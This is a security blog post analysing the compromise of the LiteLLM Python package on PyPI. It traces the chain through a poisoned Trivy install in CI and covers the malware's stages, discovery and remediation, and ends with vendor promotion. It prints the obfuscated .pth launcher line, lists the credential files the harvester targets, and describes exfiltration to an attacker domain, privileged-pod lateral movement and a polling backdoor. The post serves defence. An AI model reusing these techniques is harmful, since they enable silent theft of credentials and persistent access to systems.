
Anatomy of a Supply Chain Attack: How LiteLLM Was Weaponized in 6 Hours
Tarek Cheikh
Founder & AWS Cloud Architect
Yesterday, one of the most popular Python packages in the AI ecosystem was turned into a weapon. Here is exactly how it happened, what the malware does, and what every developer needs to know.
The target
LiteLLM is an open source Python library that acts as a unified gateway to 100+ LLM providers: OpenAI, Anthropic, Azure, AWS Bedrock, and more. It has about 95 million monthly downloads on PyPI.
Organizations use it as their central LLM proxy. This means that by design, LiteLLM has access to every LLM API key in the organization.
The attacker didn't pick this target randomly.
How they got in
The LiteLLM compromise was not a standalone attack. It was the third stage of a campaign by a threat actor tracked as TeamPCP.
The chain

March 1: Aqua Security, the company behind the vulnerability scanner Trivy, gets breached. Their credential rotation after the incident is incomplete -some tokens survive.
March 19: Using surviving credentials, TeamPCP publishes a compromised version of Trivy. The irony: Trivy is the security scanner organizations run to detect compromises. The attacker compromised the tool that detects compromises.
March 23: Here is the critical link. LiteLLM's CI/CD pipeline had this line in ci_cd/security_scans.sh:
curl -sfL https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install.sh | shNo version pinning. This installs whatever the latest Trivy is -including the compromised one. When LiteLLM's CI ran its security scan, the poisoned Trivy had access to the CI environment's secrets, including PyPI API tokens belonging to maintainer krrishdholakia.
March 23: The attacker registers the domain litellm.cloud through registrar Spaceship, Inc. The legitimate LiteLLM domain is litellm.ai. The similarity is intentional: models.litellm.cloud looks like a real API endpoint in network logs.
March 24, 08:30 UTC: Using the stolen PyPI token, TeamPCP uploads two malicious versions directly to PyPI:
- 1.82.7: malicious code injected into
proxy_server.py - 1.82.8: same injection plus a
.pthfile (more on this below)
No Git tag was created. No GitHub release. No pull request. The attacker uploaded directly to PyPI, completely bypassing code review.
The weapon: what is a .pth file?
This is the technical trick that makes the LiteLLM attack so dangerous.
Python has a little known startup mechanism. When the interpreter starts, it scans the site-packages/ directory for files ending in .pth. These files were designed to add directories to Python's import path.
But there is a dangerous feature: any line in a .pth file that starts with import is executed as Python code. Not added to a path. Executed. On every Python interpreter startup. Unconditionally.
This means:
- You don't need to
import litellm - You don't need to run any litellm code
- You just need litellm to be installed in the environment
- Any
pythoncommand triggers it, includingpython --version
The launcher
The attacker placed a file called litellm_init.pth (34,628 bytes) inside the wheel package. When installed via pip, it lands in site-packages/. It contains a single line:
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c",
  "import base64; exec(base64.b64decode(base64.b64decode('PAYLOAD')))"],
  stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
What this does:
subprocess.Popen: Forks a new child process.Popen(notrunorcall) returns immediately without waiting. The parent Python process continues normally. The user sees no delay, no error, nothing.base64.b64decode(base64.b64decode(...)): Double base64 decoding. The outer decode produces another base64 string. The inner decode produces the actual malware. Double encoding evades scanners that pattern match on known malicious code.exec(...): Executes the decoded 331-line credential harvester in the child process.stdout=DEVNULL, stderr=DEVNULL: Suppresses all output. Silent.
The fork bomb: an unintended side effect
There is a catch the attacker apparently didn't fully account for. When the .pth file triggers subprocess.Popen to launch a new Python process, that new process also starts up, scans site-packages/, finds the same .pth file, and triggers it again. And again. And again.
We observed this firsthand in our lab. Starting from a single python3 -c "print('hello')" command:
| Time | Python processes |
|---|---|
| T+0s | 3 (normal) |
| T+1s | 14 |
| T+2s | 55 |
| T+4s | 133 |
| T+13s | 390 |
| T+18s | 509 |
| T+38s | 891 |
| T+40s | Machine dead |
From 3 to 891 Python processes in 38 seconds. The machine ran out of RAM and became completely unresponsive.

This is actually how the attack was originally discovered. Callum McMahon at FutureSearch noticed his machine ran out of RAM when an MCP plugin in the Cursor IDE pulled litellm as a transitive dependency.
The payload: what it steals
Once decoded and executing, the payload is a 331-line Python script that operates in three stages.
Stage 1: Credential harvesting

The script reads files from well-known paths. Every secret on the machine is a target:
SSH credentials:
~/.ssh/id_rsa,~/.ssh/id_ed25519: private keys~/.ssh/config: host configurations, jump hosts/etc/ssh/ssh_host_*_key: server host keys
Cloud provider credentials:
~/.aws/credentials: AWS Access Key ID and Secret- GCP service account JSON keys
- Azure CLI token cache
- EC2 IMDS queries (
169.254.169.254) for IAM role credentials - AWS Secrets Manager dump via SigV4 signed API calls
- AWS SSM Parameter Store dump
Kubernetes:
~/.kube/config: cluster access- Service account tokens at
/var/run/secrets/kubernetes.io/serviceaccount/token - All secrets across all namespaces via the K8s API
Application secrets:
.envfiles (recursive search to depth 6)- Shell history (
~/.bash_history,~/.zsh_history) - Database credentials (
.pgpass,.my.cnf,redis.conf) - Docker registry auth (
~/.docker/config.json) - npm tokens (
~/.npmrc) - Terraform state and variables (
terraform.tfvars,terraform.tfstate) - CI/CD configs (Jenkinsfile,
.gitlab-ci.yml,.travis.yml) - Cryptocurrency wallets (Bitcoin, Ethereum, Solana, Cardano, and more)
The script doesn't crash if a file doesn't exist. It silently skips it. It runs on any machine: developer laptop, CI runner, production server, Kubernetes pod -and takes whatever is available.

Stage 2: Encryption and exfiltration
The stolen data is not sent in plaintext:
- Generate a random AES-256 session key using
openssl rand - Encrypt all collected data with
openssl enc -aes-256-cbc -pbkdf2 - Encrypt the session key with a hardcoded 4096-bit RSA public key
- Bundle everything into
tpcp.tar.gz - POST to
https://models.litellm.cloud/with anX-Filenameheader
The RSA public key is hardcoded in the malware. Only the attacker holds the matching private key. Even if you capture the network traffic, you cannot decrypt the contents.
Stage 3: Kubernetes lateral movement
If the script detects a Kubernetes service account token, it escalates massively:
- Read all secrets across all namespaces
- For every node in the cluster, create a privileged pod:
- Named
node-setup-{node_name}inkube-systemnamespace hostPID: true,hostNetwork: true,privileged: true- Mounts the entire host filesystem at
/host - Tolerates all taints (runs on every node, including control plane)
- Installs the persistence backdoor on each node via chroot
- Named
One compromised pip install on a developer laptop can lead to every node in the Kubernetes cluster being backdoored.
Stage 4: Persistence
The malware installs a backdoor that survives pip uninstall:
~/.config/sysmon/sysmon.py: a 44-line Python script~/.config/systemd/user/sysmon.service: a systemd service that auto-starts it
The name "sysmon" is deliberately chosen -it mimics Microsoft's legitimate system monitoring tool. The script:
- Waits 5 minutes before doing anything (sandbox evasion)
- Polls
https://checkmarx.zone/raw(the attacker's C2 server) every 50 minutes for new payloads - Downloads and executes whatever the C2 server provides
- Has a kill switch: if the C2 returns a YouTube URL, it skips execution
After this step, even pip uninstall litellm doesn't help. The backdoor lives outside pip's control.
The two versions: why 1.82.8 was worse
| v1.82.7 | v1.82.8 | |
|---|---|---|
Injection in proxy_server.py | Yes | Yes |
.pth file | No | Yes |
| Triggers when | You import litellm.proxy | Any Python command |
| Must use litellm? | Yes | No, just having it installed is enough |
Version 1.82.7 was targeted -it only fires if you actually use the proxy module. Version 1.82.8 was a carpet bomb -every Python invocation triggers it.
Discovery and response
12:00 UTC: Callum McMahon at FutureSearch notices his machine running out of RAM.
13:48 UTC: Security issue disclosed on GitHub.
15:00 UTC: PyPI yanks versions 1.82.7 and 1.82.8.
16:00 UTC: PyPI quarantines the entire litellm package.
The attack window was approximately 6.5 hours. During that time, anyone who ran pip install litellm or pip install --upgrade litellm received the compromised version.
Why it worked
Several factors aligned:
- Unpinned dependency in CI/CD: LiteLLM installed Trivy via
curl | shwithout version pinning, inheriting Trivy's compromise. - PyPI token in CI environment: The publishing credentials were accessible to the CI job that ran Trivy. Principle of least privilege was not applied.
- No release verification: PyPI does not verify that a published version has a corresponding Git tag. Anyone with the token can upload anything.
- The .pth mechanism: A 22-year-old Python feature that auto-executes code on startup. No CVE. No bug. Just a feature that enables silent code execution.
- LiteLLM's role as a key gateway: The package, by design, has access to every LLM API key. Compromising it yields maximum credential harvest.
What you should do right now
If you installed litellm 1.82.7 or 1.82.8:
- Run
pip show litellmto check your version - Search for
litellm_init.pthin your Python site-packages - Check for
~/.config/sysmon/sysmon.pyon any affected machine - Check for pods named
node-setup-*in your Kubernetes clusters - Rotate every credential on any affected system: SSH keys, AWS keys, K8s configs, API tokens, database passwords, everything
For everyone:
- Pin your dependencies. Every one. Including tools fetched via
curl | sh. - Scope your CI/CD secrets. Publishing tokens should only be accessible to dedicated publishing jobs.
- Use PyPI Trusted Publishers (OIDC-based publishing from GitHub Actions, no static tokens to steal).
- Periodically scan
site-packages/for.pthfiles containing executable code. - Check that your PyPI dependencies have matching GitHub tags.
Going deeper

In Part 2, we detonate the real compromised package on an isolated EC2 instance and capture every stage of the attack with mitmproxy, strace, and inotifywait. We see the fork bomb in real-time, watch the credential harvester read our honeypot files, and intercept the exfiltration attempt.
Full analysis repo with malware samples, lab scripts, and evidence: https://github.com/TocConsulting/litellm-supply-chain-attack-analysis
Go Deeper: The State of AWS Security 2026
This article is just the start. Get the full picture with our free whitepaper - 8 chapters covering IAM, S3, VPC, monitoring, agentic AI security, compliance, and a prioritized action plan with 50+ CLI commands.
KloudSec, built by the team behind Toc Consulting
See AWS Security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Want expert help with AWS Security?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.
More Articles
Anatomy of a Real AWS Breach: Capital One, 2019
How a misconfigured WAF, an unauthenticated metadata service, and an over-privileged IAM role combined to expose data on roughly 100 million people in the US and 6 million in Canada, and the specific checks that would have stopped it.
Anatomy of a Real AWS Breach: Code Spaces, 2014
A single compromised AWS console login, no MFA, and a company was gone within 12 hours. The full story, and why "our backups are in AWS too" was the real failure.
Anatomy of a Real AWS Breach: Imperva, 2019
A security company got breached through one exposed AWS API key on an internet-reachable instance. Even the people who build WAFs for a living can miss this.